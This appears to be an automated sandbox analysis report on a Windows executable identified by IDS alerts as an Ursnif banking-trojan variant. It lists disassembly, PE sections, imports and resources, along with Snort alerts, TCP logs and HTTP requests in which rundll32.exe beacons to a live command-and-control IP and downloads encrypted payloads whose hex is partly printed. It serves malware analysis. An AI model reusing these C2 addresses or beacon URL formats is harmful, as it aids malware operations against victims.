outsd
ror byte ptr [ecx+ecx*2], FFFFFFD3h
inc edx
inc ebx
mov edx, 8F4D5DB0h
add bl, ch
mov ebp, 10EBFDC4h
jmp far fword ptr [esi]
push ecx
mov ch, ah
push ebx
inc esi
xchg eax, ebp
mov esp, 2E29FAE8h
cmc
test al, BFh
scasd
fucom st(2), st(0)
movsd
mov ebp, 3238AE00h
retf D184h
mov ebx, 568788E4h
insd

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd8a0	0x8c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x61000	0x9f28	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6b000	0xf3c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xd000	0x7c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb8c0	0xc000	False	0.0830688476562	data	1.12975257539	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xd000	0xbea	0x1000	False	0.2861328125	data	4.80028446978	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xe000	0x7b80	0x6000	False	0.380167643229	data	5.99739209586	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.crt	0x16000	0x1dc01	0x1e000	False	0.988452148437	data	7.98104004555	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.erloc	0x34000	0x2c91e	0x2d000	False	0.988232421875	data	7.98142116636	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x61000	0x9f28	0xa000	False	0.602783203125	data	6.51666400073	IMAGE_SCN_LNK_REMOVE, IMAGE_SCN_TYPE_NO_PAD, IMAGE_SCN_TYPE_GROUP, IMAGE_SCN_LNK_INFO, IMAGE_SCN_MEM_PROTECTED, IMAGE_SCN_TYPE_COPY, IMAGE_SCN_CNT_CODE, IMAGE_SCN_NO_DEFER_SPEC_EXC, IMAGE_SCN_MEM_READ
.reloc	0x6b000	0x133a	0x2000	False	0.218994140625	data	3.75989927364	IMAGE_SCN_TYPE_NOLOAD, IMAGE_SCN_TYPE_NO_PAD, IMAGE_SCN_MEM_FARDATA, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_LNK_OTHER, IMAGE_SCN_LNK_INFO, IMAGE_SCN_LNK_OVER, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_LNK_COMDAT, IMAGE_SCN_GPREL, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x61360	0x666	data	English	United States
RT_ICON	0x619c8	0x485d	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x66228	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 331218944, next used block 4106092544	English	United States
RT_ICON	0x687d0	0xea8	data	English	United States
RT_ICON	0x69678	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x69f20	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x6a488	0xb4	data	English	United States
RT_DIALOG	0x6a540	0x120	data	English	United States
RT_DIALOG	0x6a660	0x158	data	English	United States
RT_DIALOG	0x6a7b8	0x202	data	English	United States
RT_DIALOG	0x6a9c0	0xf8	data	English	United States
RT_DIALOG	0x6aab8	0xa0	data	English	United States
RT_DIALOG	0x6ab58	0xee	data	English	United States
RT_GROUP_ICON	0x6ac48	0x4c	data	English	United States
RT_VERSION	0x6ac98	0x290	MS Windows COFF PA-RISC object file	English	United States

Imports

DLL	Import
ADVAPI32.dll	EnumServicesStatusExW, RegGetValueA, GetSidSubAuthorityCount
msvcrt.dll	fgetwc, strcoll
USER32.dll	GetClassNameA, LockWorkStation, GetMessagePos, GetWindowWord, IsWindow, GetClientRect, GetUpdateRgn
GDI32.dll	GetCharWidthFloatA, GetTextMetricsW, ExtEscape

DLL	Import
OLEAUT32.dll	LoadTypeLibEx
KERNEL32.dll	GetBinaryTypeA, GetModuleFileNameA, LocalHandle, GetThreadLocale, GetFileTime, GlobalFlags, EnumResourceTypesA, GetCommState, GlobalFree

Version Infos

Description	Data
LegalCopyright	A Company. All rights reserved.
InternalName	
FileVersion	1.0.0.0
CompanyName	A Company
ProductName	
ProductVersion	1.0.0.0
FileDescription	
OriginalFilename	myfile.exe
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.413.107.42.164 9765802033203 05/25/22-11:27:05.996967	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49765	80	192.168.2.4	13.107.42.16
192.168.2.413.107.42.164 9765802033204 05/25/22-11:27:05.996967	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49765	80	192.168.2.4	13.107.42.16
192.168.2.4176.10.119.68 49771802033203 05/25/22-11:27:28.182548	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49771	80	192.168.2.4	176.10.119.68
192.168.2.4176.10.119.68 49771802033204 05/25/22-11:27:27.011665	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49771	80	192.168.2.4	176.10.119.68

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 25, 2022 11:27:26.101047993 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.119206905 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.119359970 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.119944096 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.137732029 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.411830902 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.411885023 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.411897898 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.411990881 CEST	49771	80	192.168.2.4	176.10.119.68

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 25, 2022 11:27:26.412034035 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.412241936 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.412262917 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.412298918 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.412312031 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.412319899 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.412427902 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.412446022 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.412457943 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.412484884 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.412497044 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.412524939 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.412575006 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.412811995 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.412832022 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.412842989 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.412864923 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.412899971 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.412903070 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.412951946 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.431308031 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431339025 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431351900 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431366920 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431384087 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431395054 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431467056 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.431495905 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.431587934 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431607008 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431618929 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431644917 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.431674957 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.431727886 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431746960 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431760073 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.431782961 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.431796074 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.431967974 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432013988 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.432110071 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432123899 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432157993 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.432246923 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432266951 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432277918 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432302952 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.432323933 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.432363033 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432382107 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432393074 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432410002 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432418108 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.432429075 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432432890 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.432440996 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432461023 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.432497978 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.432504892 CEST	80	49771	176.10.119.68	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 25, 2022 11:27:26.432523966 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432535887 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432549000 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432562113 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432570934 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.432595015 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.432616949 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.432650089 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.449609995 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449646950 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449666023 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449687958 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449695110 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.449709892 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449722052 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.449727058 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449742079 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.449748993 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449759960 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.449773073 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449788094 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449805975 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.449810028 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449819088 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.449827909 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449845076 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449865103 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449872017 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.449888945 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449891090 CEST	49771	80	192.168.2.4	176.10.119.68
May 25, 2022 11:27:26.449908972 CEST	80	49771	176.10.119.68	192.168.2.4
May 25, 2022 11:27:26.449915886 CEST	49771	80	192.168.2.4	176.10.119.68

HTTP Request Dependency Graph

- 176.10.119.68

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49771	176.10.119.68	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
May 25, 2022 11:27:26.119944096 CEST	1245	OUT	GET /drew/ELiX5C1LBrOXGVb_2F7VT_2/F3y7AZYCgC/OAzMBADjwIAAgevJ7/Ln8DdTMzAOtI/oaRRlHeZd85/z64fb0RLSddtHF/rHMZD1_2FqMPdbWOBNRMe/v9EppSM4NhIsm8SQ/XAUtOy4sCW68iNX/Cmaw_2Ff5hh5_2FyXv/eA_2Fri4K/swu3zwi7P_2FcYbL_2Bx/W02PomqcfEjRbitbvf6/lXpVMOx_2BSCAzr10HE5Rp/jnPQORhN2og07/6kVbs5lO/NwTvbwc1Won8BiTcK1YZBEd/L7l.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 176.10.119.68 Connection: Keep-Alive Cache-Control: no-cache


Timestamp	kBytes transferred	Direction	Data
May 25, 2022 11:27:26.411830902 CEST	1246	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 25 May 2022 09:27:26 GMT Content-Type: application/octet-stream Content-Length: 186012 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="628df67e5f6a8.bin" Data Raw: ea bd a2 1d 3e 3e d3 c3 36 c2 dd da f9 57 fc d3 3c f1 a8 93 93 9a cc 6b a2 b4 af 06 ab bc f8 6a 05 ce f7 96 f1 3f 92 c2 32 8e e8 dd cd 51 6d 66 73 db 65 23 2e 01 e2 ab d1 c0 2c 7a 98 76 f4 7c db 33 4f 47 9b 24 97 a1 68 86 78 b3 18 9a e0 58 ba 3a d9 a0 b3 e4 ed a3 a1 37 7e ad d4 3c 43 bd bd 87 f8 df 34 f6 66 6e 90 b2 b3 64 aa ab b2 74 71 82 14 a2 e0 67 25 ba bc cb d1 3c e7 39 fb 54 34 9e 24 19 e7 ae ea 73 93 a9 86 2a ed 26 2d c4 d8 05 31 6d a8 65 d4 e4 c6 08 11 b1 eb 4a 99 c7 4e 4b 51 cb 0c 94 14 90 e3 13 f2 a6 e1 0c 74 e7 a5 b7 7c 48 e6 da 7c 05 c4 bd fc cf a6 d8 ec 60 7a 35 23 aa 05 1c 1b 74 8b ac 40 9d 74 56 c8 13 e3 0e e1 23 1d 6a 7b 45 35 a8 08 41 72 20 62 65 70 03 a8 6d 19 d3 e8 78 ab eb 3c 90 9b de a0 93 90 e3 6d 51 e1 fb 4c 46 cd 28 aa 05 03 69 5e eb b1 b9 c8 69 c0 bb 3d ff 38 7a 5f bc bb 7b ce d2 d2 17 06 07 55 8b b1 51 3f 7e f3 df 05 d8 b0 ad da 1b 94 75 a1 b9 63 1d d1 a5 16 14 b5 59 f9 52 f0 ec 28 a9 53 6d bd 23 5b db 85 59 a8 d3 a6 76 98 0e b0 1d 57 8f 69 0e 87 bc 26 00 84 a4 5f 83 c3 4d 38 9e 3a 11 60 12 9c a3 7c 11 3c 36 d2 1d 29 c0 ef 89 ca 90 c9 b5 98 74 eb e9 ff e9 e4 c0 a3 7c 74 59 de 3a b3 bc 0c 13 48 ea 7e 08 80 f1 aa 94 73 9d 49 f5 87 4f 36 bf 42 b5 9a 68 36 fb 2b e5 d1 33 bf f9 d9 36 0c c6 bf 84 a3 48 a2 02 df a9 25 3c 25 d0 9d 0a 6e 11 84 24 91 8f b9 3a 9e f6 24 9f ce 71 b7 f8 84 87 81 91 78 fa 70 5e 73 8e de 97 9d 54 ba 72 b6 da b9 fe 3c bf d5 cd 31 eb 9b b2 5f dd 67 84 2a 13 f5 21 c7 67 df 1d 8a 41 7a 1e cf f5 4c 54 89 a0 b3 c4 af b5 e2 a9 ae 0a 94 e8 7a 92 4d d7 44 b9 87 dd 6b 5e ae eb ca 1a f8 a6 78 89 03 a1 61 8b 01 f0 80 89 5e 03 2d ed 92 a1 93 17 ed 95 5e c5 ff 84 0e 82 ae 1b 4b ee b3 75 3e 26 3e 2b be 39 29 6d 2d e7 92 a3 f9 f6 07 02 6f 9b 8e 36 73 69 15 fc e4 93 2e 07 a6 f4 96 76 61 96 9d 31 e9 17 40 2d 2c 9e da c5 f8 c0 06 63 7b a1 f1 fd c7 b7 90 a0 66 8a 89 3f 05 83 f4 a7 11 a1 6c ee f2 fd b0 2a 61 4a 6d ac 4f c7 c5 83 96 04 38 6f 1f c0 f4 d6 9c 43 9b a6 f8 98 98 41 56 a7 bf 62 e4 8f 4c 8f d9 33 89 de df bd 1c e7 75 47 56 fb 6e a7 c6 4e 41 11 45 91 45 9c 65 42 50 9a 50 b0 89 91 5d 9a 3d 6d 94 24 21 b0 23 c5 42 d0 ec 3c 73 12 1c 4b 77 16 c7 e6 fb ae 2f 99 5b 98 41 9a 0f 93 47 20 d3 c0 cc a1 26 fa 0e 0a 55 41 b3 00 55 8d b0 fb a9 ef 8e 6d fc 70 9c 26 04 b7 c0 45 b3 e4 43 94 bd 47 2b 41 4c 72 40 35 3f d8 2a e2 da 64 9e 70 d3 a6 c5 99 4b b8 78 f8 e3 7e 09 0a e3 ac 02 de 72 1a 94 51 8c e9 23 b6 74 72 b4 59 ea 6a 95 b8 25 0f 92 0c f5 f0 1d c3 72 c4 bc 33 0c d5 af b5 03 c6 b8 d8 a0 1a 3c d4 75 f1 c8 d6 e0 1b 85 fc bb 5d e9 65 13 f9 72 fb 1c f8 5b 14 d6 b2 f2 2b 3c d3 49 23 64 ba 0a 35 c6 7b 57 37 0b da 94 27 53 89 b4 b4 b0 49 f5 9a d8 d8 06 8e ab c0 c6 2d 0d f3 78 8b 28 66 b4 85 bc 35 14 e2 1c b9 46 20 81 05 1a ec 2d 7a 88 2e 6b 02 7e 9f 13 35 e8 fe 19 8f b0 5d 05 9b f2 e5 bb 53 fd 75 f0 f7 89 f7 c2 f5 19 e2 00 51 d5 a1 42 19 73 0f ff 48 80 f3 4d 01 ab 61 12 fb 06 1f 4e 65 4a 3c 07 ec 30 1c a5 bf c3 12 a8 0d c6 69 cc c0 4e 44 84 8c 1c 77 31 25 9f 83 8a 18 4a d3 e3 fc c3 e6 79 21 67 3e 95 66 d4 97 b2 65 64 Data Ascii: >>6W<kj?2Qmfse#.,zv|3OG$hxX:7~<C4fndtqg%<9T4$s*&-1meJNKQt|H|`z5#t@tV#j{E5Ar bepmx<mQLF(i ^i=8z_{UQ?~ucYR(Sm#[YvWi&_M8:`|<6)t|tY:H~sIO6Bh6+36H%<%n$:$qxp^sTr<1_g*!gAzLTzMDk^xa^-^Ku>&>+9)m-o6s i.va1@-,c{f?l*aJmO8oCAVbL3uGVnNAEEeBPP]=m$!#B<sKw/[AG &UAUmp&ECG+ALr@5?*dpKx~rQ#trYj%r3<u]er[+ <I#d5{W7'SI-x(f5F -z.k~5]SuQBsHMaNeJ<0iNDw1%Jy!g>fed
May 25, 2022 11:27:27.011665106 CEST	1443	OUT	GET /drew/RGq_2BVJ/3BCdlnfIA49R8s_2BXe1s3i/VFrZ4awbB4/zmZ34_2Bwuhkj_2Fp/SYr8rby3ftco/TjSDtFakSde/soG hjhBV5Tb5mX/q7nM_2FDyGsXlD3E3A4fe/_2ByGCIGrgekC2k4/_2BIghzEoEtICMG/eMdl_2FVYz1Gzr3rXb/6bQx vF882/0gJazcAIQC6vmyI4DEnR/k0LRXXmFX8YlpSLVUNq/6DaeywiN2GwHaJFGl8Ik7G/m9UBKgfO4ybSV/fnhYeS 0x/hab1JQvgZCtDWyU/A.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 176.10.119.68 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 25, 2022 11:27:27.299287081 CEST	1444	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 25 May 2022 09:27:27 GMT Content-Type: application/octet-stream Content-Length: 238736 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="628df67f44836.bin" Data Raw: 77 23 28 92 02 ab 89 1f 5f 83 9b 9c dd 81 51 65 54 10 d3 af 4b a6 45 ed 4e 1f a1 c3 01 69 7d 5a bf 5b 1e 82 db 9c 68 a5 6c 5f b0 75 f6 0f b7 c6 a1 bd 5b 3a a6 23 97 c6 03 43 dd 6d c5 b0 87 f4 4d 2f 4b 42 12 50 ad 5d dc 48 86 7c 01 77 de d8 da aa f9 03 76 23 01 98 69 2c 89 0d d3 12 46 ac 39 36 aa 08 9a ea 7b a2 bb dc a7 78 26 04 8f 03 9d 87 34 1c aa 22 b0 6e 13 c3 27 44 5f c7 24 c4 22 e2 5b 96 27 30 31 bb 1b 43 2a 2b e9 3d ff bf 61 0c 7f ea 6f 0e 70 66 5a db cb ba d0 e3 0b ba 9e 5b a1 9b a4 95 7b 3a af ed 6f 61 0b 44 d3 2f c6 1e 90 51 c3 c1 c5 89 c2 6d 83 89 b6 90 00 46 d8 4f 01 66 2b 12 85 9c 8f d3 8f 99 d3 46 32 cb 96 9a 6b dd cf fe 1c 68 56 94 4b 48 55 a4 e6 cf 41 29 29 d6 3f 70 a3 26 e9 4e 34 40 ee c9 1d 0e 80 a9 ee c7 7a 15 78 bb bf d4 ec 56 96 fc b3 5d f9 a6 3e 05 30 4f 9f 5c 66 3e 5d e6 1d c5 5a 9c 9d 23 2f b4 5d 1f b9 cd 29 a3 ad f1 1a cb e2 ab f1 81 3d 6d 7a 1d 3e 8a a3 3b e9 fb 87 8f fc 55 17 a1 b6 0c 89 45 2a 96 0b 51 b7 4d f6 46 12 eb 91 18 82 15 7a cf 3a 6f 8e 28 7e ff db 55 bb 2e f7 9c 64 d4 da c5 c4 bb cb 89 cb 43 9f dc 7c 48 7a e6 2d 12 da 8c f4 44 f2 d1 08 29 69 75 0e 2d b9 ce f8 bb 06 26 10 21 0c c0 5e 42 85 6b 23 78 75 ec 94 8a 35 30 17 2d 5c 3c 93 2f 93 f9 96 23 1c f8 b6 84 ef ea 0c aa ad 1c 54 4f ed f5 0e 13 b0 3c cf 20 9a e4 46 5f c4 1d ea 00 d9 51 80 9f e6 4a b6 f2 68 bb 5b dd 53 ba eb d3 26 db 92 4a d0 73 5e 9b 1b 33 dc ab 4e 0b 55 13 81 ae fd 77 49 bc 01 ec 4b f9 09 ea 60 dd ea 46 2a 25 13 25 b3 bb 18 3c 3f 70 76 5a 9a 93 33 45 46 3f f0 c7 5b 9d a3 49 72 e5 8c 25 f1 cf f0 a6 dd ce 07 77 b5 9f 3e ea fc 4e 8c af f2 8c 21 b5 b6 7f d7 66 a5 79 fd 81 e3 a0 dd 10 04 59 d0 1c 92 2d bc 1f 62 e4 f2 00 73 91 bc 71 bc 20 06 ce 41 6a 6a 9a ee b9 fa 54 72 92 00 0c 49 27 e1 ba f1 5c 1c 06 eb 35 1a 00 45 db e4 31 ab 88 96 b0 ff 26 89 2d fc c8 31 1b 64 18 49 7a 9c 1f 31 8a 99 ed 74 76 f7 46 43 91 5f 2b e5 a4 4f 81 43 83 2f 2b f0 58 b3 e7 26 b1 48 31 fd 47 12 51 d2 9f 37 4a cb b3 44 f1 c1 1d 0d 0d c0 ed e1 ba b1 e7 f8 a4 7e d5 9b c0 fb cc 8e db fd 21 90 fa 1b 7c 17 b9 00 5a 3f 65 0c 07 23 c6 2d 31 69 87 ad 3d 0c d1 dc 5d 1b da 7a 19 1d e9 8f 0c 84 2d b7 76 f3 12 78 41 32 32 7c d9 b9 67 bd 09 af d5 eb 22 86 ce 7a eb 59 f5 4c fe 59 7e b5 5e 72 9c 41 b3 0d b0 61 27 61 69 ce 8f 3d e6 89 c1 3e 80 d4 bf 05 80 c9 5c 15 2e b0 d1 89 c8 1a 18 8b e9 a0 14 1f 38 52 13 2f 4e 97 88 34 65 1a 1c a3 c7 03 94 1c fd f5 00 d4 0c 66 1b ff bc 33 3a ea 99 93 06 2f a1 af 76 09 dd 35 58 e4 b5 16 87 6a f1 a5 f4 46 8e 6f 0e 91 42 b5 f9 90 ee 4b b8 55 38 76 ad 9e 59 2a 4f 47 b6 a1 a7 88 91 de 66 63 c5 1a c6 b9 f5 2d 71 e2 34 af db 56 7a 7e 08 b2 e1 3d 45 1e b1 d2 f4 be ff e0 ca 97 16 6d d7 ac fa 3d d9 dd 2b 98 8c 30 d8 d8 da f5 6f 43 2a c1 e2 39 58 57 5c f3 84 d2 8a fc 41 e8 b6 86 b5 d6 a9 cc 11 26 e2 5c 78 11 68 89 b8 d7 de 59 36 54 af e2 df ca 98 1e bc cf 75 02 7b 79 f6 a2 6e 13 90 b1 92 fc b3 ce a4 e2 34 91 55 9e fa 3b 0f 72 ab a2 4d 99 44 12 d5 e9 35 3f 40 50 46 79 d5 46 6d f3 1c db ef 73 2a 9e 2e a3 e6 41 21 e8 98 b1 58 a4 50 23 08 6f 7c 86 1c 56 Data Ascii: w#(_QeTKENi}Z[hl_u[:#CmM/KBP]H|wv#i,F96{x&4"n'D_$"['01C*+=aopfZ[{:oaD/QmFOf+F2khVKHUA))?p&N4@zxV]>0O\f>]Z#/])=mz>;UE*QMFz:o(~U.dC|Hz-D)iu-&!^Bk#xu50-\</#TO< F_QJh[S&Js^3NUwIK`F*%%<?pvZ3EF?[Ir%w>N!fyY-bsq AjjTrI'\5E1&-1dIz1tvFC_+OC/+X&H1GQ7JD~!|Z?e#-1i=]z-vxA22|g"zYLY~^rAa'ai=>\.8R/N4ef3:/v5XjFoBKU8vY*OGfc-q4Vz~=Em=+0oC*9XW\A&\xhY6Tu{yn4U;rMD5?@PFyFms*.A!XP#o|V
